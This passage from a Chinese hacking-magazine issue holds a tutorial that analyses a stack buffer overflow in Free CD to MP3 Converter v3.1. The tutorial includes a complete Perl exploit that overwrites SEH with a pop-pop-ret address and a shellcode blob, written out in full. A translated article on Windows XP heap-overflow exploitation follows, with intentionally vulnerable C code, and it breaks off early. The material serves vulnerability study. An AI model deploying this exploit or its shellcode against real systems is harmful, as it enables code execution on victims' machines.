（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：汇编
关键词：栈溢出、漏洞分析

Free CD to MP3 Converter v3.1 栈溢出漏洞分析与利用



文/图 riusksk（泉哥）

前　言

前些天在 exploit-db 上看到此漏洞公告，刚好也有提供漏洞软件的下载，于是就下载下来分析分析，并自己动手写了写 exploit，在虚拟机 XP SP3 下已经测试成功。以前也没有写过关于溢出漏洞分析的文章，今刚好碰到周末，就自己动手分析了下漏洞成因，因此也就有了本文。本文分析的软件是 Free CD to MP3 Converter v3.1，它是一款将 CD 音频提取出来并压缩成 MP3 格式的软件。该软件在读取本地文件时未验证其内容大小，从而导致在将文件内容保存到局部变量时可引发溢出，进而覆盖返回地址以及 SEH 结构，恶意用户通过构造特定文件即可执行任意代码。

漏洞分析

在 ReadFile 上下断后，经过多次调试，最终找到了漏洞函数 sub_4AC138，其在 IDA 下的反汇编代码如下：

```
CODE:004AC138 sub_4AC138          proc near
      ; CODE XREF: sub_4AA590+50 p
CODE:004AC138
; sub_4AA590+26B p
CODE:004AC138
CODE:004AC138 var_1024            = dword ptr -1024h
CODE:004AC138 var_1020            = dword ptr -1020h
CODE:004AC138 var_101C            = word ptr -101Ch
CODE:004AC138 var_1018            = dword ptr -1018h
CODE:004AC138 var_1014            = dword ptr -1014h
CODE:004AC138 var_1010            = dword ptr -1010h
      ;读取文件内容后就是从这一局部变量开始保存的，通过这里就可以确定函数分配的栈空间大小为 1010h，即 4112 字节，
      因为栈空间是由高到低分配的，所以要覆盖到返回地址就要填充 4112 字节才行。
CODE:004AC138
CODE:004AC138                     push        ebx
CODE:004AC139   push   esi
CODE:004AC13A   push   edi
CODE:004AC13B   push   ebp
CODE:004AC13C   add    esp, 0FFFFF004h；分配栈空间
CODE:004AC142   push   eax
CODE:004AC143   add    esp, 0FFFFFFF4h；继续分配栈空间
CODE:004AC146   mov    esi, eax
CODE:004AC148   mov    byte ptr [esi+407Ch], 0
CODE:004AC14F   xor    edi, edi
CODE:004AC151   mov    ebx, 4
CODE:004AC156   lea    edx, [esp+101Ch+var_1010]；将 edx 指向局部变量，后面将用它来保存读取的文件内容，即我们构造的文件内容将会填充到栈空间
CODE:004AC15A   mov    ecx, 4
CODE:004AC15F   mov    eax, [esi+44h]
CODE:004AC162   mov    ebp, [eax]
CODE:004AC164   call   _ReadWavFile  ;用于读取文件内容
 {
 0041EC54  .  8B40 04  MOV EAX,DWORD PTR DS:[EAX+4]
 0041EC57  .  E8 F4A7FEFF  CALL <cdextrac._MyReadFile>
 {
 00409450 >/$  53         PUSH EBX
 00409451  |.  56         PUSH ESI
 00409452  |.  57         PUSH EDI
 00409453  |.  51         PUSH ECX
 00409454  |.  8BF9       MOV EDI,ECX
 00409456  |.  8BF2       MOV ESI,EDX
 00409458  |.  8BD8       MOV EBX,EAX
 0040945A  |.  6A 00      PUSH 0
                          ; /pOverlapped = NULL
 0040945C  |.  8D4424 04 LEA EAX,DWORD PTR
SS:[ESP+4]               ; |
 00409460  |.  50         PUSH EAX
                          ; |pBytesRead
 00409461  |.  57         PUSH EDI
                          ; |BytesToRead
 00409462  |.  56         PUSH ESI
                          ; |Buffer
 00409463  |.  53         PUSH EBX
                          ; |hFile
```

```
    00409464  |.  E8 23DBFFFF    CALL
<JMP.&kernel32.ReadFile>                    ;
    \ReadFile，读取文件内容并将其保存在漏洞函数的局部变量中
    00409469  |.  85C0           TEST EAX,EAX
    0040946B  |.  75 07          JNZ SHORT cdextrac.00409474
    0040946D  |.  C70424 FFFFFF>MOV DWORD PTR SS:[ESP],-1
    00409474  |>  8B0424         MOV EAX,DWORD PTR SS:[ESP]
    00409477  |.  5A             POP EDX
    00409478  |.  5F             POP EDI
    00409479  |.  5E             POP ESI
    0040947A  |.  5B             POP EBX
    0040947B  \.  C3             RETN
    }
    0041EC5C   .  83F8 FF        CMP EAX,-1
    0041EC5F   .  75 02          JNZ SHORT cdextrac.0041EC63
    0041EC61   .  33C0           XOR EAX,EAX
    0041EC63   >  C3             RETN
    }
    CODE:004AC167           cmp         ebx, 2000h
     ; 作为计数器
    CODE:004AC16D           jge         loc_4AC624
     ; 跳走则函数结束
    CODE:004AC173
    CODE:004AC173 loc_4AC173:
                            ; CODE XREF: sub_4AC138+4E6 j
    CODE:004AC173           mov         eax, edi
    CODE:004AC175           cmp         eax, 4
                            ; switch 5 cases
    CODE:004AC178           ja          loc_4AC5F4
     ; default
    CODE:004AC17E           jmp         off_4AC185 [eax*4] ;
switch jump，判断是哪一文件部分，如 RIFF，WAVE，FMT，DATA
等，然后跳至相应位置进行处理，由于文件全部用 A 来填充，因此
文件处理均在 RIFF 部分中进行
    CODE:004AC17E ;
-----------------------------------------------------------------
    CODE:004AC185 off_4AC185   dd offset loc_4AC199     ;
DATA XREF: sub_4AC138+46 r
    CODE:004AC185              dd offset loc_4AC1E0     ;
jump table for switch statement
    CODE:004AC185              dd offset loc_4AC227
    CODE:004AC185              dd offset loc_4AC467
    CODE:004AC185              dd offset loc_4AC55B
    CODE:004AC199 ;
-----------------------------------------------------------------
    CODE:004AC199
    CODE:004AC199 loc_4AC199:  ; CODE XREF:
sub_4AC138+46 j
    CODE:004AC199           ; DATA XREF:
sub_4AC138:off_4AC185 o
    CODE:004AC199           mov    edx, offset aRiff_0 ; jumptable
004AC17E case 0，资源交换文件标志（RIFF）
    CODE:004AC19E           lea    eax,
[esp+ebx+101Ch+var_1014]
    CODE:004AC1A2           call   sub_4AA4F4
    CODE:004AC1A7           test   al, al
    CODE:004AC1A9           jnz    short loc_4AC1C2
    CODE:004AC1AB           lea    edx, [esp+ebx+101Ch+var_
1010]；局部变量，从栈顶开始向栈底填充文件内容
    CODE:004AC1AF           mov    ecx, 1
    CODE:004AC1B4           mov    eax, [esi+44h]
    CODE:004AC1B7           mov    ebp, [eax]
    CODE:004AC1B9           call   _ReadWavFile；读取文件内容
    CODE:004AC1BC           inc    ebx    ;递增计数器
    CODE:004AC1BD           jmp    loc_4AC5F4      ; default
    ……省略部分代码……
    CODE:004AC5F4
    CODE:004AC5F4 loc_4AC5F4:  ; CODE XREF: sub_
4AC138+40 j
    CODE:004AC5F4                  ; sub_4AC138+85 j ...
    CODE:004AC5F4           mov    eax, [esi+44h]   ; default
    CODE:004AC5F7           mov    edx, [eax]
    CODE:004AC5F9           call   dword ptr [edx]
    CODE:004AC5FB           push   edx
    CODE:004AC5FC           push   eax
    CODE:004AC5FD           mov      eax, [esi+44h]
    CODE:004AC600           call     @Classes@
TStream@GetPosition$qqrv ; Classes::TStream::GetPosition(void)
    CODE:004AC605           cmp      edx, [esp+1024h+var_1020]
    CODE:004AC609           jnz      short loc_4AC614
    CODE:004AC60B           cmp      eax, [esp+1024h+var_1024]
    CODE:004AC60E           pop      edx
    CODE:004AC60F           pop      eax
    CODE:004AC610           jb       short loc_4AC618
    CODE:004AC612           jmp      short loc_4AC624
    CODE:004AC614 ;
-----------------------------------------------------------------
    CODE:004AC614
    CODE:004AC614 loc_4AC614:       ; CODE XREF:
sub_4AC138+4D1 j
    CODE:004AC614           pop      edx
    CODE:004AC615           pop      eax
    CODE:004AC616           jge      short loc_4AC624
    CODE:004AC618
    CODE:004AC618 loc_4AC618:       ; CODE XREF:
sub_4AC138+4D8 j
    CODE:004AC618           cmp      ebx, 2000h      ;计数器，循
环读取文件，第一次是读取 4 字节，之后都是一字节一字节地读取，
故共可读取 2003h > 1010h，最终导致溢出！！！
    CODE:004AC61E           jl       loc_4AC173      ;若小于
2000h 则跳至上方实现循环操作
    CODE:004AC624
    CODE:004AC624 loc_4AC624:       ; CODE XREF:
sub_4AC138+35 j
    CODE:004AC624                    ; sub_4AC138+4DA j ...
    CODE:004AC624           mov      byte ptr [esi+407Ch], 0
    CODE:004AC62B
    CODE:004AC62B loc_4AC62B:       ; CODE XREF:
sub_4AC138+1BE j
    CODE:004AC62B                    ; sub_4AC138+4BA j
    CODE:004AC62B           add      esp, 100Ch
    CODE:004AC631           pop      ebp
    CODE:004AC632           pop      edi
    CODE:004AC633           pop      esi
    CODE:004AC634           pop      ebx
    CODE:004AC635           retn
    CODE:004AC635 sub_4AC138        endp
```

漏洞利用

我们先编写一段 perl 代码用于触发漏洞，代码如下：

```
my $junk = 'A' x 5000;
open($fp,">crash.wav");
print $fp $junk;
close $fp;
```

用 windbg 加载主程序 cdextract.exe，然后运行并打开前面生成的 crash.wav 文件后，结果如下：

```
(1254.1404): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001388 edx=00001388
esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0        nv up ei pl
nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00010206
41414141 ??              ???
0:000> !exchain
0012fad8: 41414141
Invalid exception stack at 41414141
```

返回地址及 SEH 均可被覆盖掉，因此可以用经典的 jmp esp 及 pop pop ret 两种方式来实现漏洞利用。但我在本机测试时，利用 jmp esp 覆盖返回地址后有跳入 ShellCode，但 ShellCode 被篡改了。我用 windbg 插件 bgakugan 的 memdiff 功能对比一下内

存中的 ShellCode 和原本写入的 ShellCode，发现有不少字节被更改掉了。所以这里我们改用 pop pop ret 去覆盖 SEH 结构，进而来执行 ShellCode。接下来我们应该定位一下覆盖 SEH 结构所需的字节数，这个可以直接借助 Metasploit 中的 pattern_create 和 pattern_offset 这两个小工具来定位。我们先用 pattern_create 生成 5000 字节的填充字符：

```
   =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 566 exploits - 283 auxiliary
+ -- --=[ 210 payloads - 27 encoders - 8 nops
      =[ svn r9834 updated 124 days ago (2010.07.14)
msf > cd tools
msf > pwd
[*] exec: pwd
/msf3/tools
msf > ruby pattern_create.rb 5000
[*] exec: ruby pattern_create.rb 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5
Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2
Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag
7Ag8……省略部分内容……
f3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0
Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8
Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk
```

然后修改前面的 perl 代码，用生成的字符串替换$junk 变量：

```
my $junk = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A
b1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7A
c8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4A
e5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2A
g3Ag4Ag5Ag6Ag7Ag8……省略部分内容……
f3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6
Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3G
i4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2G
k3Gk4Gk5Gk';
open($fp,">crash.wav");
print $fp $junk;
close $fp;
```

用上面的代码重新生成 crash.wav，然后用 windbg 加载主程序再打开 crash.wav，结果如下：

```
(13e4.11ac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=68463967 ecx=00001388 edx=00001388
esi=46386746 edi=37674636
eip=31684630 esp=0012fab0 ebp=67463567 iopl=0         nv
up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00010206
31684630 ??              ???
0:000> !exchain
0012fad8: 37694636     <= SEH Handle
Invalid exception stack at 69463569     <= next SEH
```

接着用 pattern_offset 工具计算一下：

```
msf > ruby pattern_offset.rb 0x69463569 5000
[*] exec: ruby pattern_offset.rb 0x69463569 5000
4156
```

从上面我们就可以得到偏移量为 4156，现在我们就可以重新构造文件：

```
my $junk = 'A'x 4156;
my $nseh = 'BBBB';
my $seh = 'CCCC';
open($fp,">crash.wav");
print $fp $junk;
close $fp;
```

重新用 windbg 加载主程序，然后运行并打开上面新生成的 crash.wav 文件，结果如下：

```
(7d4.172c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001044 edx=00001044
esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0         nv
up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00010206
41414141 ??              ???
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be
loaded for image00400000
0:000> !exchain
0012fad8: 43434343
Invalid exception stack at 42424242
0:000> g
(7d4.172c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=43434343 edx=7c9232bc
esi=00000000 edi=00000000
eip=43434343 esp=0012f6e0 ebp=0012f700 iopl=0         nv
up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010246
43434343 ??              ???
```

由上可见，我们已经准确地覆盖了 SEH 结构，现在我们只需要用 jmp 06 来覆盖 nextSEH，用 pop pop ret 指令地址来覆盖 SEH handle，再在后面接上 ShellCode，即可使其执行到 ShellCode。下面我们先来寻找一下 pop pop ret 指令地址，但在寻找之前，我们还有另一个问题需要解决。那就是 Windows 系统上的 SafeSEH 保护问题，如果我们所使用的 ppt 地址是受 SafeSEH 保护的，那么将无法成功利用。因此我们可以先用 OD 插件 SafeSEH 来查看程序加载的哪些模块是未受 SafeSEH 保护的，然后再在那模块中寻找 ppt 地址。用 OD 插件 SafeSEH 查看后，发现有以下三个未受 SafeSEH 保护：

```
/SafeSEH Module Scanner, 条目 29
 SEH mode=/SafeSEH OFF
 Base=0xa00000
 Limit=0xa0d000
 Module version=0.29.4.10
 Module Name=C:\Program Files\CD to MP3 Freeware\
WNASPI32.DLL
/SafeSEH Module Scanner, 条目 30
 SEH mode=/SafeSEH OFF
 Base=0x672c0000
 Limit=0x672d3000
 Module version=1.0rc1
 Module Name=C:\Program Files\CD to MP3 Freeware\
akrip32.dll
/SafeSEH Module Scanner, 条目 31
 SEH mode=/SafeSEH OFF
 Base=0x400000
 Limit=0x51c000
 Module Name=C:\Program Files\CD to MP3 Freeware\
cdextract.exe
```

我们可以任选其一来搜索 ppt 地址，这里我们以 cdextract.exe 为例来搜索地址。关于 pop pop ret 指令搜索，我们可以直接用 Metasploit 工具 msfpescan 来搜索指令。下面是搜索结果：

```
msf > cmd
[*] exec: cmd
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.
C:\Program Files\Metasploit\Framework3\msf3\tools>msf > cd
```

```
'C:\Program Files\CD to MP3 Freeware'
msf > pwd
[*] exec: pwd
/cygdrive/c/Program Files/CD to MP3 Freeware
msf > msfpescan -f cdextract.exe -p
[*] exec: msfpescan -f cdextract.exe -p
[cdextract.exe]
0x00401480 pop esi; pop ebx; ret
0x004014ac pop esi; pop ebx; ret
0x004014c9 pop esi; pop ebx; ret
0x004014e5 pop esi; pop ebx; ret
0x0040156d pop esi; pop ebx; ret
0x00401600 pop esi; pop ebx; ret
0x00401664 pop esi; pop ebx; ret
0x004016dc pop esi; pop ebx; ret
0x00401795 pop esi; pop ebx; ret
……省略……
0x004d7a45 pop ecx; pop ebp; ret
0x004d7bd0 pop esi; pop ebx; ret
0x004d7c82 pop ecx; pop ebp; ret
0x004d8082 pop ebx; pop ebp; ret
0x004d8152 pop ebx; pop ebp; ret
0x004d826b pop ebx; pop ebp; ret
```

里面可以搜索到相当多的 ppt 地址，这里我们就直接选用第一个。下面重新构造 exploit 代码：

```
my $junk = 'A'x 4156;
my $nseh = "\x90\x90\xeb\x06";   # jmp 06
my $seh = "\x80\x14\x40\x00";    # pop pop ret
my $shellcode = "\xCC\xCC\xCC\xCC";
open($fp,">crash.wav");
print $fp $junk.$nseh.$seh.$shellcode;
close $fp;
```


测试结果：

```
(780.1640): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=41414141 ecx=00001048 edx=00001048
esi=41414141 edi=41414141
eip=41414141 esp=0012fab0 ebp=41414141 iopl=0         nv
up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000
efl=00010206
41414141 ??              ???
0:000> !exchain
0012fad8: image00400000+1480 (00401480)
Invalid exception stack at 06eb9090
0:000> bp 0012fad8
0:000> g
Breakpoint 1 hit
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc
esi=7c9232a8 edi=00000000
eip=0012fad8 esp=0012f6ec ebp=0012f700 iopl=0         nv up
ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
0012fad8 90              nop
0:000> t
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc
esi=7c9232a8 edi=00000000
eip=0012fad9 esp=0012f6ec ebp=0012f700 iopl=0         nv up
ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
0012fad9 90              nop
0:000> t
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc
esi=7c9232a8 edi=00000000
eip=0012fada esp=0012f6ec ebp=0012f700 iopl=0         nv up
ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
0012fada eb06            jmp     0012fae2
0:000> t
eax=00000000 ebx=0012f7c8 ecx=00401480 edx=7c9232bc
esi=7c9232a8 edi=00000000
eip=0012fae2 esp=0012f6ec ebp=0012f700 iopl=0         nv up
ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
0012fae2 cc              int     3
```

成功地执行到 ShellCode，现在我们放上 ShellCode，这个读者可自行编写或者用 Metasploit 生成，最后得到最终的 exploit：

```
my $junk = 'A'x 4156;
my $nseh = "\x90\x90\xeb\x06";   # jmp 06
my $seh = "\x80\x14\x40\x00";    # pop pop ret
my $nops = "\x90\x90"; # 用于抬高栈顶，防止 shellcode 被截断
my $shellcode =
"\xb8\xc7\xae\x8e\xae\xd9\xc7\x33\xc9\xb1\x31\xd9\x74\x24" .
"\xf4\x5b\x31\x43\x14\x83\xeb\xfc\x03\x43\x10\x25\x5b\x72" .
"\x46\x20\xa4\x8b\x97\x52\x2c\x6e\xa6\x40\x4a\xfa\x9b\x54" .
"\x18\xae\x17\x1f\x4c\x5b\xa3\x6d\x59\x6c\x04\xdb\xbf\x43" .
"\x95\xea\x7f\x0f\x55\x6d\xfc\x52\x8a\x4d\x3d\x9d\xdf\x8c" .
"\x7a\xc0\x10\xdc\xd3\x8e\x83\xf0\x50\xd2\x1f\xf1\xb6\x58" .
"\x1f\x89\xb3\x9f\xd4\x23\xbd\xcf\x45\x38\xf5\xf7\xee\x66" .
"\x26\x09\x22\x75\x1a\x40\x4f\x4d\xe8\x53\x99\x9c\x11\x62" .
"\xe5\x72\x2c\x4a\xe8\x8b\x68\x6d\x13\xfe\x82\x8d\xae\xf8" .
"\x50\xef\x74\x8d\x44\x57\xfe\x35\xad\x69\xd3\xa3\x26\x65" .
"\x98\xa0\x61\x6a\x1f\x65\x1a\x96\x94\x88\xcd\x1e\xee\xae" .
"\xc9\x7b\xb4\xcf\x48\x26\x1b\xf0\x8b\x8e\xc4\x54\xc7\x3d" .
"\x10\xee\x8a\x2b\xe7\x63\xb1\x15\xe7\x7b\xba\x35\x80\x4a" .
"\x31\xda\xd7\x53\x90\x9e\x26\xa5\x29\x0b\xbe\x1f\xd8\x76" .
"\xa2\xa0\x36\xb4\xdb\x22\xb3\x45\x18\x3a\xb6\x40\x64\xfd" .
"\x2a\x39\xf5\x6b\x4d\xee\xf6\xbe\x3e\x78\x09";
open($fp,">crash.wav");
print $fp $junk.$nseh.$seh.$nops.$shellcode;
close $fp;
```

测试结果：



已经成功地执行 ShellCode 弹出对话框了。

结论

本文对存在溢出漏洞的软件作了大体的分析，简单地叙述了基本的栈溢出的漏洞成因和利用技术，希望对读者有所帮助。但在一些著名软件中，其漏洞成因及利用方式就没有这么简单了，有时还得考虑操作环境，本文的操作均是在 VBox 下的虚拟机 XP SP3，编写 exploit 有时还需要一些艺术细胞，这样才能构造出更具艺术性和创造性的 Exploit。



前置知识：汇编
关键词：Windows、堆溢出

Windows平台下的堆溢出利用技术

文/mr_me　译/riusksk

前言

在栈溢出中我们一般都是通过控制指令指针 EIP，或者覆盖 SEH 来实现溢出利用的，而在本文即将讲到及测试所使用的利用技术中，并没有直接运用到覆盖 EIP 或者 SEH。我们将通过覆盖一可控制的内存地址，进而实现任意的 DWORD 覆写。如果你对栈溢出的认识还没有达到中/高等水平，那么我建议你先集中精力去学习一下。本文所讲述的利用技术均是些年过已久的旧技术，如果你有什么新的利用技术，记得分享一下。阅读本文前你需要具备以下条件：

- Windows XP SP1；
- 调试器（Olly Debugger, Immunity Debugger, windbg 等）；
- C/C++ 编译器（Dev C++, lcc-32, MS visual C++ 6.0）；
- 脚本语言执行环境（本文使用 python，你也可以使用 perl）；
- 大脑；
- 具备汇编和 C 语言知识，并懂得如何用调试器去调试它们；
- Olly Debugger 插件 HideDbg，或者 Immunity Debugger 的!hidedebug 命令插件；
- 时间。

我们在本文主要注重于基础知识，这些技术可能因有些过时而未在“现实世界”中使用，但有一点你必须记住，如果你想提高技术，就必须知晓过去，并取其所长来为己所用！

堆的定义及其在 XP 下的工作原理

堆是进程用于存储数据的场所，每一进程均可动态地分配和释放程序所需的堆内存，同时允许全局访问。需要指出的是，栈是向 0x00000000 生长的，而堆是向 0xFFFFFFFF 生长的。这意味着如果某进程连续两次调用 HeapAllocate()函数，那么第二次调用函数返回的指针所指向的内存地址会比第一次的高，因此第一块堆溢出后将会溢出至第二块堆内存。

对于每一进程，无论是默认进程堆，还是动态分配的堆都含有多个数据结构。其中一个数据结构是一个包含 128 个 LIST_ENTRY 结构的数组，用于追踪空闲块，即众所周知的空闲链表 FreeList。每一个 LIST_ENTRY 结构都包含有两个指针，这一数组可在偏移 HEAP 结构 0x178 字节的位置找到。当一个堆被创建时，这两个指针均指向头一空闲块，并设置在空表索引项 FreeList[0]中，用于将空闲堆块组织成双向链表。

我们假设存在一个堆，它的基址为 0x00650000，第一个可用块位于 0x00650688，接下来我们另外假设以下 4 个地址：

1．地址 0x00650178 (Freelist[0].Flink)是一个值为 0x00650688（第一个空闲堆块）的指针；

2．地址 0x006517c (FreeList[0].Blink)是一个值为 0x00650688（第一个空闲堆块）的指针；

3．地址 0x00650688（第一个空闲堆块）是一个值为 0x00650178 (FreeList[0])的指针；

4．地址 0x0065068c（第一个空闲堆块）是一个值为 0x00650178 (FreeList[0])的指针。

当开始分配堆块时，FreeList[0].Flink 和 FreeList[0].Blink 被重新指向下一个刚分配的空闲堆块，接着指向 FreeList 的两个指针则指向新分配的堆块末尾。每一个已分配堆块的指针或者空闲堆块的指针都会被更改，因此这些分配的堆块都可通过双向链表找到。当发生堆溢出导致可以控制堆数据时，利用这些指针可篡改任意 dword 字节数据。攻击者借此就可修改程序的控制数据，比如函数指针，进而控制进程的执行流程。

借助向量化异常处理（VEH）实现堆溢出利用

首先看下下面的 heap-veh.c 代码：

```
#include <windows.h>
#include <stdio.h>
    DWORD MyExceptionHandler(void);
    int foo(char *buf);
    int main(int argc, char *argv[])
    {
HMODULE l;
        l = LoadLibrary("msvcrt.dll");
        l = LoadLibrary("netapi32.dll");
        printf("\n\nHeapoverflow program.\n");
        if(argc != 2)
            return printf("ARGS!");
        foo(argv[1]);
        return 0;
    }
    DWORD MyExceptionHandler(void)
    {
        printf("In exception handler....");
        ExitProcess(1);
        return 0;
    }
    int foo(char *buf)
    {
        HLOCAL h1 = 0, h2 = 0;
        HANDLE hp;
        __try{
            hp = HeapCreate(0,0x1000,0x10000);
            if(!hp){
                return printf("Failed to create heap.\n");
            }
```

```
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY, 260);
        printf("HEAP: %.8X %.8X\n",h1,&h1);
        // Heap Overflow occurs here:
        strcpy(h1,buf);
        // This second call to HeapAlloc() is when we gain
        // control
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY, 260);
        printf("hello");
    }
    __except(MyExceptionHandler())
    {
        printf("oops...");
    }
    return 0;
}
```

通过上面的代码，我们可以看到上面是以_try 语句来设置异常处理的。首先在 Windows XP·SP1 下用你钟情的编译器来编译以上代码，然后在命令行下运行程序，当参数超过 260 字节时，即可触发异常处理，如图 1 所示。

